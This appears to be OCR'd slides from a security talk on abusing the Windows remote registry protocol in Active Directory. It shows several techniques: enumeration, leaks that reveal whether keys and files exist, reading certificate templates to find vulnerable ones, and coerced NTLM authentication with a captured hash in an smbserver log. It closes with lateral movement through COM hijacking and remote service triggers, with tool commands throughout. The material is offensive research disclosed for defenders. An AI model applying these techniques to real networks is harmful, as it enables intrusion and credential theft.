        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\prnms002.inf_amd64_5a5ddb7716a8d14a\prnms002.inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\prnms002.inf_amd64_5a5ddb7716a8d14a.cab
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\prnms003.inf_amd64_53d78f68bc1697cc\
        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\prnms003.inf_amd64_53d78f68bc1697cc\prnms003.inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\prnms003.inf_amd64_53d78f68bc1697cc.cab
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\prnms009.inf_amd64_bd3f6a64dee1535d\
        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\prnms009.inf_amd64_bd3f6a64dee1535d\prnms009.Inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\prnms009.inf_amd64_bd3f6a64dee1535d.cab
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Print\PackageInstallation\Windows x64\DriverPackages\tsprint.inf_amd64_c43b1ad96a2e4db6\
        DriverStorePath REG_SZ   C:\Windows\System32\DriverStore\FileRepository\tsprint.inf_amd64_c43b1ad96a2e4db6\tsprint.inf
        CabPath REG_SZ   C:\Windows\system32\spool\DRIVERS\x64\PCC\tsprint.inf_amd64_c43b1ad96a2e4db6.cab
```

READING HKCR REMOTELY

- As a regular domain-joined user ….
  - Possible to fully enumerate HKCR
  - Get COM objects (i.e. software/services/applications) on target

```
$ python reg.py $regular_user query -keyName HKCR\\ -s
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Cannot check RemoteRegistry status. Hoping it is started...
\*\OpenWithList\
\*\OpenWithList\Excel.exe\
\*\OpenWithList\IExplore.exe\
\*\OpenWithList\MSPaint.exe\
        (Default)       REG_SZ
\*\OpenWithList\notepad.exe\
        (Default)       REG_SZ
\*\OpenWithList\Winword.exe\
\*\OpenWithList\WordPad.exe\
```

REGISTRY ABUSE

RPC information leaks


INFO LEAK #1: REMOTE HKLM KEY EXISTENCE

- As a regular domain-joined user it is NOT possible to read **HKLM** keys (with exceptions)
- We discovered that a specific MS-RRP RPC call leaks information on the **existence of HKLM keys**

  - Step 1: **BaseRegOpenKey** with samDesired = KEY_SET_VALUE and a specific **HKLM** subkey.
    - This should result in `rpc_s_access_denied`

  - Step 2: **BaseRegDeleteKey**
    - The response code leaks information, revealing if a specific remote HKLM key exists or not

INFO LEAK #1: REMOTE HKLM KEY EXISTENCE



INFO LEAK #1: REMOTE HKLM KEY EXISTENCE

Created **`hklm_exist.py`**, which is based on impacket

```
$ python hklm_exist.py
```


INFO LEAK #2: REMOTE FILE EXISTENCE

- As a regular domain-joined user you cannot remotely check if a random file exists
- We discovered that a specific MS-RRP RPC call leaks information on the existence of remote files

  - Step 1: **BaseRegOpenKey**, opening the root **HKU** key
    - Should be allowed for every domain user

  - Step 2: **BaseRegSaveKey**, saving the key on a path on the remote machine
    - The response code leaks information, revealing if a remote file or folder exists or not

INFO LEAK #2: REMOTE FILE EXISTENCE



INFO LEAK #2: REMOTE FILE EXISTENCE

```
$ python enum_edr.py
```


REGISTRY ABUSE

Active Directory Certificate Services

AD CS 101

- Microsoft PKI implementation
- Request (authentication) certificates based on templates

- Existing tools (Certify/CertiPy) enumerate AD CS via COM / RPC / LDAP
- Detections based on this



Certified Pre-Owned

Abusing Active Directory Certificate Services

Will Schroeder


Lee Christensen


https://posts.specterops.io/certified-pre-owned-d95910965cd2

REGISTRY CERTIFICATE TEMPLATE CACHE


`HKU\.DEFAULT\Software\Microsoft\Cryptography\CertificateTemplateCache`

- Readable by regular (domain-joined) users
- Configured by default in the Default Domain Policy
- Used for Auto-Enrollment





REGCERTIPY




```
BigMac% regcertipy test.reg                                          ESC1
[*] Found 1 templates in the registry
Name                                    : GreatIdea
Friendly Name                           : GreatIdea
Template OID                            : 1.3.6.1.4.1.311.21.8.11375254.7675713.473
Validity Period                         : 1 year
Renewal Period                          : 6 weeks
Name Flags                        (1)   : EnrolleeSuppliesSubject
Enrollment Flags                        : PublishToDs, IncludeSymmetricAlgorithms
Signatures Required                     : 0
Extended Key Usage                (2)   : Client Authentication
Permissions
  Enrollment Permissions
    Enrollment Rights                   : Domain Admins
                                  (3)     Domain Users
                                          Enterprise Admins
  Object Control Permissions
    Owner                               : S-1-5-21-793200-987394971-2708343755-500
    Write Owner Principals              : Domain Admins
                                          Enterprise Admins
    Write Dacl Principals               : Domain Admins
                                          Enterprise Admins
    Write Property Principals           : Domain Admins
                                          Enterprise Admins
```

REGISTRY ABUSE

Relaying

COERCED AUTH / NTLM RELAYING


- Coerced authentication possible against some MS-RRP calls
  - **BaseRegSaveKey** with magic flavoring
    - 'ERROR_PRIVILEGE_NOT_HELD' … ☺

```
[redacted]$ sudo smbserver.py -smb2support -debug share /tmp/f
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.8/dist-packages/impacket
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.6.20,57091)
[*] AUTHENTICATE_MESSAGE (\,DESKTOP-3O129QV)
[*] User DESKTOP-3O129QV\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:share)
[*] AUTHENTICATE_MESSAGE ([redacted]\DESKTOP-3O129QV$,DESKTOP-3O129QV)
[*] User DESKTOP-3O129QV\DESKTOP-3O129QV$ authenticated successfully
[*] DESKTOP-3O129QV$::[redacted]:aaaaaaaaaaaaaaaa:30468ecd884e6d2799d5b44568340733:010100000000000080
04700030010004300 4a00430072005500420074004700020010005800610 04c006f0051006a004e00530004001000580
300030000000000000000000000000400000f3daa64536ba8b0144ed8ddc4c69e142d505dfac4fd4e6d7612f457a4607
d0069006e00740000000000000000
```

COERCED AUTH / NTLM RELAYING

- Coerced authentication possible against some MS-RRP calls
  - **BaseRegSaveKey** with magic flavoring
    - 'ERROR_PRIVILEGE_NOT_HELD' … ☺
  - Also allows to create empty files on a domain controller
    - Files won't have content




REGISTRY ABUSE

Lateral Movement


LATERAL MOVEMENT VIA REGISTRY (ADMIN)

- How to execute code via the registry?
  - Modify COM object key
    - (1) Modify CLSID under HKLM
    - (2) Find a way for the COM object to be loaded



LATERAL MOVEMENT VIA REGISTRY (ADMIN)


- Modify CLSID under HKLM
  - TrustedInstaller only? ☹
    - `Software\Microsoft\AppModel\Lookaside\Machine` ☺
    - Create the key if it doesn't exist



- Now trigger or wait for the COM object to load

LATERAL MOVEMENT VIA REGISTRY (ADMIN)

- Trigger a service start
  - Around 50(!) services can be triggered to start on a remote server (via an RPC trigger). Some of those will:
    - Execute with NT AUTHORITY\SYSTEM rights (or equivalent)
    - Gracefully shutdown after a few seconds
    - … and load COM objects ☺
    - … without any authentication o.0
  - Demo RPCping


